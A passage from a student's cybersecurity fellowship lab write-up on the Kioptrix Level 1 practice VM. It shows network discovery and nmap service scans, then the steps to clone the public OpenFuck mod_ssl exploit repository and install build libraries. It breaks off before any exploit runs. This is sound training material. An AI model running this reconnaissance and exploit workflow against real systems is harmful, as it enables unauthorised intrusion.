


26 June,24

BYTEWISE FELLOWSHIP CYBERSECURITY

BY: SEERAT E MARRYUM

Kuptrix Exploit Level 1 (Apache)

1. Check Internet connectivity: **ping google.com**
2. List the current network interface: **ifconfig**



The screenshot shows a Kali Linux terminal window titled "KaliLinux - VMware Workstation". The terminal prompt is "silentspectre@kali: ~". The user has entered two commands: "ping google.com" and "ifconfig". The output of "ping google.com" shows successful connectivity to 172.217.17.46 with 6 packets received and 0% packet loss. The output of "ifconfig" shows details for the "eth0" interface, including IP address 192.168.100.213, netmask 255.255.255.0, and broadcast address 192.168.100.255. The "lo" interface is also shown with IP address 127.0.0.1.

```
(silentspectre@kali)-[~]
$ ping google.com
PING google.com (172.217.17.46) 56(84) bytes of data:
64 bytes from fjr04s11-in-f14.1e100.net (172.217.17.46): icmp_seq=1 ttl=58 time=87.8 ms
64 bytes from fjr04s11-in-f14.1e100.net (172.217.17.46): icmp_seq=2 ttl=58 time=71.2 ms
64 bytes from fjr04s11-in-f14.1e100.net (172.217.17.46): icmp_seq=3 ttl=58 time=60.9 ms
64 bytes from fjr04s11-in-f14.1e100.net (172.217.17.46): icmp_seq=4 ttl=58 time=62.8 ms
64 bytes from fjr04s11-in-f14.1e100.net (172.217.17.46): icmp_seq=5 ttl=58 time=93.0 ms
64 bytes from fjr04s11-in-f14.1e100.net (172.217.17.46): icmp_seq=6 ttl=58 time=56.8 ms
^C
--- google.com ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5018ms
rtt min/avg/max/mdev = 56.784/72.094/92.978/13.716 ms


(silentspectre@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.100.213 netmask 255.255.255.0 broadcast 192.168.100.255
    inet6 fe80::20c:29ff:feac:dc08 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:ac:dc:08 txqueuelen 1000 (Ethernet)
    RX packets 58359 bytes 9464092 (9.0 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 123326 bytes 27207771 (25.9 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 346716 bytes 363825225 (346.9 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 346716 bytes 363825225 (346.9 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(silentspectre@kali)-[~]
$
```

26 June,24


1. Command: **sudo netdiscover**



3. Ping the IP to see if it pings or not: **ping <target ip>**

4. If it pings then identify what devices are running on their networks, discover hosts and services, and detect open ports by **nmap** the ip: **nmap <target ip>**

26 June,24



The screenshot shows a Kali Linux terminal window with the following content:

```
File Actions Edit View Help

15 Captured ARP Req/Rep packets, from 4 hosts. Total size: 900

  IP                At MAC Address      Count  Len  MAC Vendor / Hostname
  ---
  192.168.100.102    7c:1c:68:c7:7f:d8    8      480  Samsung Electronics Co.,Ltd
  192.168.100.48     ac:b5:7d:54:2a:05    1       60  Liteon Technology Corporation
  192.168.100.212    00:0c:29:7c:3a:16    1       60  VMware, Inc.
  192.168.100.1      4c:f9:5d:be:0c:83    5      300  HUAWEI TECHNOLOGIES CO.,LTD

(silentspectre@kali)-[~]
$ ping 192.168.100.212
PING 192.168.100.212 (192.168.100.212) 56(84) bytes of data.
64 bytes from 192.168.100.212: icmp_seq=1 ttl=255 time=75.8 ms
64 bytes from 192.168.100.212: icmp_seq=2 ttl=255 time=0.540 ms
64 bytes from 192.168.100.212: icmp_seq=3 ttl=255 time=1.35 ms
^C
--- 192.168.100.212 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2026ms
rtt min/avg/max/mdev = 0.540/25.880/75.752/35.266 ms

(silentspectre@kali)-[~]
$ nmap 192.168.100.212
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-25 08:40 EDT
Nmap scan report for 192.168.100.212
Host is up (0.0031s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
1024/tcp  open  kdm

Nmap done: 1 IP address (1 host up) scanned in 6.92 seconds

(silentspectre@kali)-[~]
$ sudo nmap -sS -sV 192.168.100.212
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

5. Check state and versions of ports: **sudo nmap -sS -sV <target ip>**
6. Performs an IP protocol scan: **sudo nmap -sO <target ip>**

26 June,24

```
KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home x KaliLinux x Kioptrix Level 1 x
1 2 3 4
silentspectre@kali: ~
File Actions Edit View Help
Nmap done: 1 IP address (1 host up) scanned in 6.92 seconds
(silentspectre@kali)-[~]
$ sudo nmap -sS -sV 192.168.100.212
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-25 08:41 EDT
Nmap scan report for 192.168.100.212
Host is up (0.0045s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
1024/tcp  open  status       1 (RPC #100024)
MAC Address: 00:0C:29:7C:3A:16 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.25 seconds
(silentspectre@kali)-[~]
$ sudo nmap -sU 192.168.100.212
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-25 08:42 EDT
Nmap scan report for 192.168.100.212
Host is up (0.00050s latency).
Not shown: 252 open/filtered n/a protocols (no-response)
PROTOCOL STATE SERVICE
1        open  icmp
6        open  tcp
17       open  udp
132      closed sctp
MAC Address: 00:0C:29:7C:3A:16 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.10 seconds
(silentspectre@kali)-[~]
$ sudo nmap -P- -sV -T4 -A 192.168.100.212
Illegal Argument to -P, use -Pn, -PE, -PS, -PA, -PP, -PM, -PU, -PY, or -PO
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

7. The original exploit can be found on Exploit-DB, but it is outdated. To get an updated version, clone the repository from GitHub: **git clone**

<https://github.com/heltonWernik/OpenFuck.git>. This command will create a local copy of the "OpenFuck" repository from GitHub, which contains the latest version of the exploit code.


26 June,24

```
(silentspectre@kali)-[~]  
$ git clone https://github.com/heltonWernik/OpenFuck.git  
Cloning into 'OpenFuck' ...  
remote: Enumerating objects: 26, done.  
remote: Total 26 (delta 0), reused 0 (delta 0), pack-reused 26  
Receiving objects: 100% (26/26), 14.14 KiB | 353.00 KiB/s, done.  
Resolving deltas: 100% (6/6), done.
```

8. This command installs the necessary libraries that include the cryptographic functions needed for compiling the exploit.

apt-get install libssl-dev

26 June,24



```
KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home KaliLinux Kioptrix Level 1
silentspectre@kali: ~
File Actions Edit View Help
6      open  tcp
17     open  udp
132    closed sctp
MAC Address: 00:0C:29:7C:3A:16 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 6.45 seconds

(silentspectre@kali)-[~]
$ apt-get install libssl-dev
E: Could not open lock file /var/lib/dpkg/lock-frontent - open (13: Permission denied)
E: Unable to acquire the dpkg frontend lock (/var/lib/dpkg/lock-frontent), are you root?


(silentspectre@kali)-[~]
$ sudo apt-get install libssl-dev
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libgeos3.12.1t64 libjxl0.7 libre2-10 libx265-199 python3-mistune0
Use 'sudo apt autoremove' to remove them.
Suggested packages:
  libssl-doc
